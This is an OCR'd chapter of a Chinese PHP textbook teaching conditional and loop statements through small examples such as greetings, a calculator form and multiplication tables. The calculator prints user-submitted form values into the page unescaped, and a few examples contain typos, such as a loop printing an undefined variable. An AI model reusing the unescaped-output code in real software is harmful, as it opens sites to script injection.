在 elseif 语句中同时只能有一个表达式为 TRUE，即在 elseif 语句中只能有一个语句块被执行，即多个 elseif 从语是排斥关系。在开发中这种多向条件分支结构适合对同一个变量的值在不同范围内进行判断，例如下面分时问候的代码，通过获取服务器中当前的时间，并在不同的时间段输出不同的问候。代码如下所示：


```
<?php
date_default_timezone_set("Etc/GMT-8");          //设置时区，中国大陆采用的是东八区的时间
echo "当前时间".date("Y-m-d H:i:s",time())." "; //通过date()函数获取当前时间，并输出

$hour = date("H");                               //获取服务器时间中当前的小时，作为分时问候的条件

if( $hour < 6 ) {                                //如果当前时间在6点以前，执行下面的语句块
    echo "凌晨好!";
} elseif ( $hour < 9 ) {                         //如果当前时间在6点之后和9点以前，执行下面的语句块
    echo "早上好!";
} elseif ( $hour < 12 ) {                        //如果当前时间在9点之后和12点以前，执行下面的语句块
    echo "上午好!";
} elseif ( $hour < 14 ) {                        //如果当前时间在12点之后和14点以前，执行下面的语句块
    echo "中午好!";
} elseif ( $hour < 17 ) {                        //如果当前时间在14点之后和17点以前，执行下面的语句块
    echo "下午好!";
} elseif ( $hour < 19 ) {                        //如果当前时间在17点之后和19点以前，执行下面的语句块
    echo "傍晚好!";
} elseif ( $hour < 22 ) {                        //如果当前时间在19点之后和22点以前，执行下面的语句块
    echo "晚上好!";
} else {                                         //如果当前时间在22点之后和次日1点以前，执行下面的语句块
    echo "夜里好!";
}
```

使用 elseif 语句有一条基本规则，总是优先把包含范围小的条件放在前面处理。如 $hour<6 和 $hour<9 两个条件，明显 $hour<6 的范围更小，所以应该先处理 $hour<6 的情况。使用 elseif 语句时，一定要先处理包括范围更小的情况。

和前面的 if 语句一样，使用 elseif 语句控制是否执行一条语句，可以使用花括号括起来，也可以不用。但要想使用 elseif 语句能够控制是否执行多条语句，也必须使用花括号括起来形成代码块。通常，

建议不要省略 if、else、elseif 后执行块的花括号，即使条件执行体只有一行代码。因为保留花括号会有更好的可读性，而且保留花括号会减少发生错误的可能。

7.1.4　多向条件分支结构（switch 语句）



switch 语句和 elseif 相似，也是一种多向条件分支结构，但 if 和 elseif 语句使用布尔表达式或布尔值作为分支条件来进行分支控制；而 switch 语句则用于测试一个表达式的值，并根据测试结果选择执行相应的分支程序，从而实现分支控制。switch 语句由一个控制表达式和多个 case 标签组成，case 标签后紧跟一个代码块，case 标签作为这个代码块的标识。switch 语句的语法格式如下：

```
switch( 表达式 )                    //使用 switch 关键字，对后面小括号中的表达式求值
{                                   //switch 语句必须由花括号开始
    case 值 1:                      //如果表达式的值和“值 1”匹配则执行下面的语句块
        语句块 1;                   //匹配成功则执行的语句块，可以是多条语句
        break;                      //break 用于退出 switch 语句
    case 值 2:                      //如果表达式的值和“值 2”匹配则执行下面的语句块
        语句块 2;                   //匹配成功则执行的语句块，可以是多条语句
        break;                      //break 用于退出 switch 语句
    ... ...                         //case 语句的个数没有规定，可以无限的增加
    case 值 n:                      //如果表达式的值和“值 n”匹配则执行下面的语句块
        语句块 n;                   //匹配成功则执行的语句块，可以是多条语句
        break;                      //break 用于退出 switch 语句
    default:                        //它匹配了任何和其他 case 都不匹配的情况，要放在最后一个 case 之后，可以省略
        语句块 n+1;                 //匹配成功则执行的语句块，可以是多条语句
}                                   //switch 语句必须由花括号结束
```

这种分支语句的执行是先对 switch 后面括号中的“表达式”求值，然后依次匹配 case 标签后的值 1，值 2...值 *n* 等值，遇到匹配的值即执行对应的执行体；如果所有 case 标签后的值与“表达式”的值都不相等，则执行 default 标签后的代码块。在使用 switch 语句时应该注意以下几点。

（1）和 if 语句不同的是，switch 语句后面的控制表达式的数据类型只能是整型或字符串，不能是 boolean 型。通常这个控制表达式是一个变量名称，虽然 PHP 是弱类型语言，在 switch 后面控制表达式的变量可以是任意类型数据，但为了保证匹配执行的准确性，最好只使用整型或字符串中的一种类型。

（2）和 if 语句不同的是，switch 语句后面的花括号是必须有的。而 switch 语句中各 case 标签前后代码块的开始点和结束点非常清晰，因此完全没有必要为 case 后代码块加花括号。

（3）case 语句的个数没有规定，可以无限增加。但 case 标签和 case 标签后面的值之间应有一个空格，值后面必须有一个冒号，这是语法的一部分。

（4）switch 匹配完成以后，将依次逐条执行匹配的分支模块中的语句，直到 switch 结构结束或者遇到了 break 语句才停止执行。所以，如果一个分支语句的后面没有写上 break 语句，则程序将继续执行下一个分支语句的内容。

（5）与 if 语句中的 else 类似，switch 语句中 default 标签直接在后面加上一个冒号，看似没有条件，

其实是有条件的，条件就是“表达式”的值不能与前面任何一个 case 标签后的值相等，这时才处理 default 分支中的语句。default 标签和 if 中的 else 子句一样，它不是 switch 语句中必需的，可以省略。

下面两个例子使用两种不同的方法实现同样的功能，都是通过 date()函数获取服务器端时间格式中的星期值，并将其转换为中文的星期值。一个用一系列的 elseif 语句，另一个用 switch 语句。如下所示：

```php
<?php
    $week = date("D"); //获取当前的星期值，如Mon、Tue、Wed等

    if ( $week == "Mon" ) {
        echo "星期一";
    } elseif ( $week == "Tue" ) {
        echo "星期二";
    } elseif ( $week == "Wed" ) {
        echo "星期三";
    } elseif ( $week == "Thu" ) {
        echo "星期四";
    } elseif ( $week == "Fri" ) {
        echo "星期五";
    } elseif ( $week == "Sat" ) {
        echo "星期六";
    } elseif ( $week == "Sun" ) {
        echo "星期日";
    }
```

```php
<?php
    $week = date("D");

    switch( $week ) {
        case "Mon": echo "星期一"; break;
        case "Tue": echo "星期二"; break;
        case "Wed": echo "星期三"; break;
        case "Thu": echo "星期四"; break;
        case "Fri": echo "星期五"; break;
        case "Sat": echo "星期六"; break;
        case "Sun": echo "星期日"; break;
    }
```

可以看到 switch 语句和具有同样表达式的一系列的 elseif 语句相似，但用 switch 使程序更清晰，可读性更强。两种多路分支结构的使用时机：如果是通过判断一个“表达式的范围”进行分支处理，就要选择使用一系列的 elseif 语句，例如上一节中的分时问候就是对小时变量进行范围判断，而采用的 elseif 语句。但很多场合下需要把同一个“变量（或表达式）与很多不同的值比较”，并根据它等于哪个值来执行不同的代码，这正是 switch 语句的用途。在 switch 语句中条件只求值一次并用来和每个 case 语句比较。在 elseif 语句中条件会再次求值。如果条件比一个简单的比较要复杂得多或者在一个很多次的循环中，那么用 switch 语句可能会快一些。

在使用 switch 语句时，还可以在匹配多个值时执行同一个语句块。只要将 case 中的语句设置为空，最重要的是不要加 break 语句，这样就将控制转移到了下一个 case 中的语句。例如，当和值 0、1 或 2 任意一个匹配上时，都会执行相同的语句块。如下所示：

```php
<?php
    switch( $i ) {                                  //条件表达式是一个变量$i
        case 1:                                     //和值1匹配时，没有break，将控制转移到下一个case中的语句
        case 2:                                     //和值2匹配时，没有break，将控制转移到下一个case中的语句
        case 3:                                     //和值3匹配时，执行下面的语句块
            echo "\$i和值1、2或3任一个匹配";
            break;                                  //退出switch语句
        case 4:                                     //和值为3匹配上时，执行下面的语句块
            echo "\$i和值4匹配时，才会执行";
            break;                                  //退出switch语句
        default:                                    //匹配任何和其他case都不匹配的情况，要放在最后一个case之后
            echo "\$i没有匹配的值时，才会执行";
    }
```

7.1.5 巢状条件分支结构

巢状式条件分支结构就是 if 语句的嵌套，即指 if 或 else 后面的语句块中又包含 if 语句。if 语句可以无限层地嵌套在其他 if 语句中，这给程序的不同部分的条件执行提供了充分的弹性，是程序设计中

经常使用的技术。语法格式如下所示：

```
if ( 表达式 1 ) {
        if ( 表达式 2 ){
            ... ...                    //还可以无限层地嵌套下去
        } else {
            ... ...                    //还可以无限层地嵌套下去
        }
} else {
        if( 表达式 3 ) {
            ... ...                    //还可以无限层地嵌套下去
        } else {
            ... ...                    //还可以无限层地嵌套下去
        }
}
```

当流程进入某个选择分支后又引出新的选择时，就要用嵌套的 if 语句。对于多重嵌套 if，最容易出现的就是 if 与 else 的配对错误，嵌套中的 if 与 else 的配对关系非常重要。从最内层开始，else 总是与它上面相邻最近的不带 else 的 if 配对。在使用 if 语句的嵌套时，避免 if 与 else 配对错位的最佳办法是加大括号，同时，为了便于阅读，使用适当的缩进。

例如，输入一个人的年龄，判断他是退休了还是在工作。分析一下，男士 60 岁退休，女士 55 岁退休。因此要判断一个人是否已退休，首先判断性别，然后判断年龄，才能得出正确的结论。代码如下所示：

```
<?php
    $sex = "MAN";                                    //用户输入的性别
    $age = 43;                                       //用户输入的年龄

    if ( $sex == "MAN" ) {                           //如果用户输入的是男性则执行下面的区块
        if ( $age >= 60 ) {                          //如果是男性并且年龄在60以上则执行下面的区块
            echo "这个男士已退休".($age-60)."年了";
        } else {                                     //如果是男性并且年龄在60以下则执行下面的区块
            echo "这个男士在工作，还有".(60-$age)."年才能退休";
        }
    } else {                                         //如果用户输入的是女性则执行下面的区块
        if( $age >= 55 ) {                           //如果是女性并且年龄在55以上则执行下面区块
            echo "这个女士已退休".($age-55)."年了";
        } else {                                     //如果是女性并且年龄在55以下则执行下面区块
            echo "这个女士在工作，还有".(55-$age)."年才能退休";
        }
    }
```

学习分支结构不要被分支嵌套迷惑，只要正确绘制出流程图，弄清各分支所要执行的功能，嵌套结构也就不难了。嵌套只不过是分支中又包括分支语句而已，不是新知识。

7.1.6　条件分支结构实例应用（简单计算器）

本节主要是通过一个简单的计算器实例来应用上几节中介绍过的分支结构，并没有实用价值。本例中使用 HTML 代码编写一个用户操作的计算器界面，使用 PHP 代码的分支结构判断用户操作的各种情况、计算用户输入的值，并动态输出计算结果。其中使用了外部全局数组$_POST 获取从表单中传过来的资料内容，在这里只需了解一下$_POST 数组即可，在后面“数组”一章中会有大篇幅的介绍。

```
<html>
    <head>
        <title>PHP实现简单计算器（使用分支结构）</title>
    </head>

    <body>
        <?php
            $mess = "";                                          //如果输入有误将错误消息放入该变量
            if( isset( $_POST["sub"] ) ) {                       //判断用户是否有提交操作
                if( $_POST["num1"] == "" ) {                     //如果第一个数值没有输入
                    $mess .= "第一个数不能为空!<br>";
                } else {                                         //如果第一个数值不为空
                    if( !is_numeric( $_POST["num1"] ) ) {        //如果第一个输入的不是数字
                        $mess .= "第一个数必须是数字！ <br>";
                    }
                }

                if( $_POST["num2"] =="" ) {                      //如果第二个值没有输入
                    $mess .= "第二个数不能为空！ <br>";
                } else {                                         //如果第二个值不空
                    if( !is_numeric( $_POST["num2"] ) ) {        //如果第二个值录入的不是数字
                        $mess .= "第二个数必须是数字!<br>";
                    } else {                                     //如果第二个数值录入的是数字，但不能为0
                        if( $_POST["opt"] == "/" && $_POST["num2"] == 0 ) {
                            $mess .= "除数不能为0";
                        }
                    }
                }
            }
        ?>
<table border="1" align="center" width="400">
    <form action="" method="post">
        <caption><h1>计算器</h1></caption>
        <tr>
            <td>
                <input type="text" size="4" name="num1" value="<?php echo $_POST["num1"] ?>" />
            </td>

            <td>
                <select name="opt">
                    <option value="+" <?php echo $_POST["opt"]=="+" ? "selected" : "" ?>>+</option>
                    <option value="-" <?php echo $_POST["opt"]=="-" ? "selected" : "" ?>>-</option>
                    <option value="x" <?php echo $_POST["opt"]=="x" ? "selected" : "" ?>>x</option>
                    <option value="/" <?php echo $_POST["opt"]=="/" ? "selected" : "" ?>>/</option>
                    <option value="%" <?php echo $_POST["opt"]=="%" ? "selected" : "" ?>>%</option>
                </select>
            </td>

            <td>
                <input type="text" size="4" name="num2" value="<?php echo $_POST["num2"] ?>" />
            </td>

            <td>
                <input type="submit" name="sub" value="计算" />
            </td>
        </tr>
    </form>
    <?php
        if( isset( $_POST["sub"] ) ) {                           //表单是提交，条件成立
            echo '<tr><td colspan="4">';
```

```
61
62          if( !$mess ) {                                          //如果没有错误才计算
63              $sum = 0;
64              switch( $_POST["opt"] ) {                           //判断用户的计算操作
65                  case "+":                                       //相加计算
66                      $sum = $_POST["num1"] + $_POST["num2"]; break;
67                  case "-":                                       //相减计算
68                      $sum = $_POST["num1"] - $_POST["num2"]; break;
69                  case "x":                                       //相乘计算
70                      $sum = $_POST["num1"] * $_POST["num2"]; break;
71                  case "/":                                       //相除计算
72                      $sum = $_POST["num1"] / $_POST["num2"]; break;
73                  case "%":                                       //求模计算
74                      $sum = $_POST["num1"] % $_POST["num2"]; break;
75              }
76
77              echo "结果: {$_POST['num1']} {$_POST['opt']} {$_POST['num2']} = {$sum}";
78          } else {
79              echo $mess;                                         //输入错误，提示报告
80          }
81
82          echo '</td></tr>';
83      }
84  ?>
85      </table>
86  </body>
87 </html>
```

该程序操作后输出结果如图 7-1 所示。

图 7-1　简单计算器

7.2 循环结构

计算机最擅长的功能之一就是按规定的条件，重复执行某些操作。循环结构可以减少源程序重复书写的工作量，用来描述重复执行某段算法的问题，这是程序设计中最能发挥计算机特长的程序结构。循环结构可以看成是一个条件判断语句和一个向回转向语句的组合。其特点是，在给定条件成立时，反复执行某程序段，直到条件不成立为止。给定的条件称为循环条件，反复执行的程序段称为循环体，在 PHP 中提供 while 循环、do-while 循环和 for 循环三种。这三种循环可以用来处理同一问题，一般情况下它们可以互相替换。常用的三种循环结构学习的重点在于弄清它们的相同与不同之处，以便在不同场合下使用，这就需要清楚三种循环的格式和执行顺序，将每种循环的流程图理解透彻后就会明


白如何替换使用，例如把 while 循环的例题用 for 语句重新编写一个程序，这样能更好地理解它们的作用。

特别要注意在循环体内应包含趋于结束的语句（即循环变量值的改变），否则就可能成为死循环，这是初学者易犯的一个常见错误。所以使用循环时一定要有一个停止的条件，根据循环停止的条件不同，在 PHP 中提供了两种类型的循环语句。

- 一种是计数循环语句，通常使用 for 循环语句完成；
- 另一种是条件型循环语句，通常使用 while 或 do-while 循环语句完成。

计数循环语句是指按指定的次数执行循环，例如，在游戏中指定一个机器人走 100 步停止，则走一步就计数一次，反复执行走路的代码 100 次就结束；所谓的条件型循环语句是指遇到特定的条件才停止循环，循环的次数是不固定的。例如，在游戏中指定一个机器人走路，当遇到障碍物时停止，这样循环走路的代码就不是固定次数的执行。

7.2.1 while 语句



while 语句也称 while 循环，是 PHP 中最简单的循环类型。与 if 语句相同，while 语句也需要设定一个布尔型条件，当条件为真时，它不断地执行一个语句块，直到条件为假为止。if 语句只执行后续代码一次，而 while 循环中只要条件为真，就会不断地执行后续的代码。while 循环通常用于控制循环次数未知的循环结构。while 语句的格式如下：

```
while ( 表达式 )                    //while 语句的声明
    语句块;                         //循环体，可以是一条语句也可以是多条语句
```

其中 while 语句中“表达式”的计算结果一定要是布尔型的 TRUE 值或 FALSE 值，如果是其他类型的值也会自动转换为布尔类型的值。通常这个表达式是使用比较运算符或者逻辑运算符计算后的值。“语句块”是一条语句或一个复合语句（代码块）。当 while 语句控制执行一条语句时可以加花括号“{}”，也可以不加。如果是多条语句的代码块，则一定要用花括号“{}”括起来，才能一起被 while 语句控制执行。程序执行到 while 语句后，将发生以下事件。

（1）计算表达式的值，确定是 TRUE 还是 FALSE。

（2）如果表达式为 FALSE，while 语句将结束，然后执行 while 语句之后的语句。有时候如果 while 表达式的值一开始就是 FALSE，则循环语句一次都不会执行。

（3）如果表达式为 TRUE，则执行 while 语句控制的语句块。

（4）返回到第 1 步执行。

例如，以下示例将执行 10 次输出语句。虽然 while 循环通常用于控制循环次数未知的循环结构，但也可以使用计数的方式控制循环执行次数。代码如下所示：

```
<?php
    //循环次数累加所需的初使条件，必须在while循环之前对变量进行初始化
    $count = 1;

    //这是while语句，其中包含了循环条件
    while( $count <= 10 ) {
```

```
        echo "这是第<b> $count </b>次循环执行输出的结果<br>";
        //将$count的值递增，作为循环次数的计数使用
        $count++;
    }
```

上面的 while 语句的含意很简单，它告诉 PHP，只要 while 表达式的值为 TRUE，就重复执行嵌套中的循环语句。表达式的值在每次开始循环时检查，所以即使这个值在循环语句中改变了，语句也不会停止执行，直到本次循环结束。该程序执行后输出结果如图 7-2 所示。

图 7-2　While 循环执行后的输出结果

while 语句与 if 语句一样也可以多层嵌套，通常是在对有矩阵形式的输出时使用。例如，输出 10 行 10 列的表格时，就可以使用两层循环嵌套，里层的循环执行一次输出一个单元格，连续执行 10 次则输出一行表格。外层循环执行一次，则里层循环就执行 10 次输出一行，外层循环执行 10 次，则输出 10 行，共输出 100 个单元格。代码如下所示：


```
<html>
    <head><title>使用while循环嵌套输出表格</title></head>
    <body>
        <table align="center" border="1" width=600>
            <caption><h1>使用while循环嵌套输出表格</h1></caption>
            <?php
                $out = 0;                                   //外层循环需要计数的累加变量
                while( $out < 10 ) {                        //指定外层循环，并且循环次数为10次
                    $bgcolor = $out%2 == 0 ? "#FFFFFF" : "#DDDDDD";

                    echo "<tr bgcolor=".$bgcolor.">";       //执行一次则输出一个行开始标记，并指定背景色

                    $in = 0;                                //内层循环需要计数的累加变量
                    while( $in < 10 ) {                     //指定内层循环，并且循环次数为10次
                        echo "<td>".($out*10+$in)."</td>";  //执行一次，输出一个单元格
                        $in++;                              //内层的计数变量累加
                    }

                    echo "</tr>";                           //输出行关闭标记
                    $out++;                                 //外层的计数变量累加
                }
            ?>
        </table>
    </body>
</html>
```

该程序执行后输出结果如图 7-3 所示。

图 7-3　使用 while 循环打印表格

while 语句还可嵌套多层，如果没有必要，最好不要超过三层以上嵌套。因为循环层次过多，则循环次数会成倍增长，会影响 PHP 的执行效率。如果需要输出 10 个上例中的表格，只需要在上例代码中的外层循环的外面，再加上一层 10 次的循环即可。这样，循环次数将为 1000 次。

7.2.2　do...while 循环



do...while 和 while 循环非常相似，区别在于表达式的值是在每次循环结束时而不是在开始时检查。和正规的 while 循环主要的区别是：do...while 的循环语句保证会执行一次，因为表达式的真值在每次循环结束后检查。然而在正规的 while 循环中就不一定了，表达式的值在循环开始时检查，如果一开始就为 FALSE，则整个循环立即终止。do...while 语句的格式如下：

```
do {                                    //使用 do 关键字开始循环
    语句块;                             //循环体
} while ( 表达式 );                     //别忘记还有个分号一定要加上
```

其中 while 语句中“表达式“的计算结果也一定要是布尔型的 TRUE 值或 FALSE 值。“语句块”也可以是一条语句或一个复合语句（代码块）。当 do...while 语句控制执行一条语句时，也可以不加花括号“{}”。使用 do...while 时最后一定要有一个分号，分号是 do...while 语法的一部分，程序执行到 do...while 语句后，将发生以下事件：

➢（1）执行 do...while 语句控制的语句块。

➢（2）计算表达式的值，确定是 true 还是 false，如果为真，则返回到第 1 步执行；否则循环结束。

在下面的示例中循环将正好运行一次，因为经过第一次循环后，当检查表达式的值时，其值为 FALSE（$count 不大于 0）而导致循环终止。如下所示：


```
<?php
    $count = 0;                         //初始化变量
    do {                                //循环开始执行
        echo $count;                    //输出变量的值
    } while ($count > 0);               //检查表达式的值为false，退出循环
```

do...while 循环与 while 和 for 循环相比，在 PHP 中使用得很少，它最适合循环中的语句至少必须

执行一次的情况。当然，也可以使用 while 循环完成同样的工作，只不过使用 do...while 循环更为简单明了。

7.2.3　for 语句

虽然前面介绍过的 while 和 do...while 循环是使用计数方式控制循环的执行，但这两种循环通常用于条件型循环，即遇到特定的条件才停止循环。而 for 循环语句适用于明确知道重复执行次数的情况，它的格式和前两种循环语句不一样，for 语句将循环次数的变量在 for 语句中预先定义好。虽然 for 语句是 PHP 中最复杂的循环结构，但用于计数方式控制循环其使用更为方便。for 语句的格式如下：




```
for( 初始化;  条件表达式;  增量 ){
     语句块;                                    //循环体
}
```

for 语句是由分号分隔的三个部分，其中的初始化、条件表达式和增量都是表达式。初始化总是一个赋值语句，它用来给循环控制变量赋初值；条件表达式是一个关系表达式，它决定什么时候退出循环；增量定义循环控制变量，每循环一次后按什么方式变化。而语句块可以为单条语句和复合语句，如果是单条语句也可以不使用花括号“{}”。程序执行到 for 语句时，将发生以下事件：

（1）第一次进入 for 循环时，对循环控制变量赋初值。

（2）根据判断条件的内容检查是否要继续执行循环，如果判断条件为真，则继续执行循环；如条件为假，则结束循环执行下面的语句。

（3）执行完循环体内的语句后，系统会根据循环控制变量增减方式，更改循环控制变量的值，再回到步骤 2 重新判断是否继续执行循环。

例如，我们将 while 语句的一个示例使用 for 语句改写，代码如下所示：

```
<?php
    //一定不要在这条语句后面加上分号
    for( $i = 1;  $i <= 10;  $i++ )
        echo "这是第<b> $count </b>次循环执行输出的结果<br>";
```

从上例中可以看到，for 语句这种计数型循环要比 while 语句制作计数循环简便得多。上例中先给变量$i 赋初值 1，接着判断变量$i 是否小于等于 10，若是则执行输出语句，之后变量$i 的值增加 1。再重新判断，直到条件为假，即 i>10 时结束循环。

在 for 语句的三个表达式中，一个或多个表达式为空是允许的，通常被称为 for 循环的退化形式。可以将上面的示例改写成以下几种形式，如下所示：

```
<?php
    //使用花括号"{}"将代码块括起来，通常代码块为一条时可以不加花括号
    for( $i = 1;  $i <= 10;  $i++ ) {
        echo "这是第<b> $i </b>次循环执行输出的结果<br>";
    }

    //将for语句中第一部分初始化条件提出来，放到for语句前面执行，但for语句中的分号要保留
    $i = 1;
```

```
    for( ;  $i <= 10;  $i++ ) {
        echo "这是第<b> $i </b>次循环执行输出的结果<br>";
    }

    //再将第三部分的增量提出来，放到for语句的执行体最后，但也要将分号保留
    $i = 1;
    for( ;  $i <= 10; ) {
        echo "这是第<b> $i </b>次循环执行输出的结果<br>";
        $i++;
    }

    /* 再把第二部分条件表达式放到语句体中，在for语句中两个分号是必须存在的，
       这样就是一个死循环，必须在语句体中有退出的条件，这里使用break退出 */
    $i = 1;
    for( ; ; ) {
        if( $i > 10 )
            break;
        echo "这是第<b> $i </b>次循环执行输出的结果<br>";
        $i++;
    }
```

当然，第一个例子看上去最正常，但用户可能会发现在 for 循环中用空的表达式在很多场合都很方便。不仅可以将 for 语句中的一个或多个表达式设置为空，还可以在每个表达式中编写多条语句。如下所示：

```
<?php
    /* 在第一个表达式中初始化三个变量，它们之间使用逗号隔开。
       在第三个表达式中，分别将三个变量设置成不同的增量值
       在第二个表达式中，不管怎样编写，最后一定要是一个布尔值 */
    for($i=1,$j=5, $k=10;  $i <= 10 ;  $i++, $j+=5, $k+=10 ) {
        echo "\$i = $i, \$j = $j, \$k = $k <br>";
    }
```

图 7-4　使用 for 循环的示例结果

在上例中，不仅是多写几个初始条件或是多写几个增量，只要是合法的表达式，都可以写在 for 语句的三个表达式中，中间使用逗号分隔开即可。该程序执行后输出结果如图 7-4 所示。

for 语句也可以像 while 语句一样嵌套使用，即在 for 语句中包含另一条 for 语句。通过对 for 语句进行嵌套，可以完成一些复杂的编程。在下例中虽然不是一个复杂的程序，但它演示了如何嵌套 for 语句。使用双层嵌套 for 语句输出乘法表，代码如下所示：

```
<?php
    for( $i = 1; $i <= 9; $i++ ) {                          //外层循环执行9次，用来输出9行
        for( $j = 1; $j <=$i; $j++ ) {                      //内层循环执行次数由外层循环决定
            echo "$j x $i = ".$j*$i."  ";         //执行一次输出一个乘法等式和两个空格
        }
        echo "<br>";                                        //内层循环执行后换行
    }
```

该程序执行后输出结果如图 7-5 所示。




图 7-5　使用 for 循环输出九九乘法表

另外，在编写计数控制循环语句时，计数的变量不仅可以递增还可以递减。将上例中的乘法表的递增条件改写成递减，输出的结果就会是从大到小。改写后的代码如下所示：

```
<?php
    //在外层for语句中将初始化条件设置为大值，增量设置为递减
    for( $i = 9; $i >= 1; $i-- ) {
        //在内层for语句中将初始化条件也设置为大值，增量也设置为递减
        for( $j = $i; $j >=1; $j-- ) {
            echo "$j x $i = ".$j*$i."  ";
        }
        echo "<br>";
    }
```

该程序执行后输出结果如图 7-6 所示。




图 7-6　使用 for 循环反向输出九九乘法表

7.3 特殊的流程控制语句

在前几节介绍的循环结构中，都是通过循环语句本身提供的条件表达式来指定循环次数，或是遇到特殊情况停止循环。如果想在循环体执行过程中中止循环，或是跳过一些循环继续执行其他循环，就需要使用本节介绍的特殊的流程控制语句。

7.3.1 break 语句

break 可以结束当前 for、foreach、while、do-while 或者 switch 结构的执行。前面的 switch 语句中

已经介绍过，功能是中断 switch 语句的执行，在循环语句中 break 语句的作用也是中断循环语句，也就是结束循环语句的执行。下面以 for 语句为例来说明 break 语句的基本使用方法及其功能。将上面介绍过的双层嵌套 for 语句输出的乘法表改写一下，外层 for 循环执行第 5 次时使用 break 退出，内层 for 循环也使用了 break 退出。代码如下所示：

```
<?php
    for( $i = 9; $i >= 1; $i-- ){
        if( $i < 5 )                                    //如果$i小于5则退出
            break;                                      //条件成立时使用break退出，也可以使用break 1退出
        for( $j = $i; $j >=1; $j-- ) {
            if( $j < 5 )                                //如果$j小于5则退出
                break 1;                                //条件成立时使用break 1退出，也可以直接使用break退出
            echo "$j x $i = ".$j*$i."  ";
        }
        echo "<br>";
    }
```

该程序执行后输出结果如图 7-7 所示。

图 7-7　在 for 循环中使用 break 语句

使用 break 语句可以将深埋在嵌套循环中的语句退出到指定层数或直接退出到最外层，break 是接受一个可选的数字参数来决定跳出几重语句。break 可以跳出几重循环语句或是几重 switch 语句。代码如下所示：

```
<?php
    $i = 0;
    while ( ++$i ) {                                    //外层使用一个while语句的循环
        switch ($i) {                                   //内层使用一个switch语句
            case 5:
                echo "变量为5时，只退出switch语句<br>";
                break 1;                                //使用break 1退出1层
            case 10:
                echo "当变量为10时，不仅退出switch而且还退出while循环<br>";
                break 2;                                //使用break 2退出2层
        }
    }
```

7.3.2　continue 语句

continue 语句只能使用在循环语句内部，功能是跳过该次循环，继续执行下一次循环结构。在 while 和 do-while 语句中 continue 语句跳转到循环条件处开始继续执行，对于 for 循环随后的动作是变量更新。示例：求整数 1～100 的累加值，但要求跳过所有个位为 3 的数。

```php
<?php
    $sum = 0;                                   //声明一个存储和的变量，初值为0
    for ( $i=1; $i <= 100; $i++ ) {
        if ($i%10 == 3)                         //找到个位是3的数
            continue;                           //跳过本次循环
        $sum += $i;                             //累加结果
    }
    echo "结果为：$sum";                        //输出结果为：4570
```

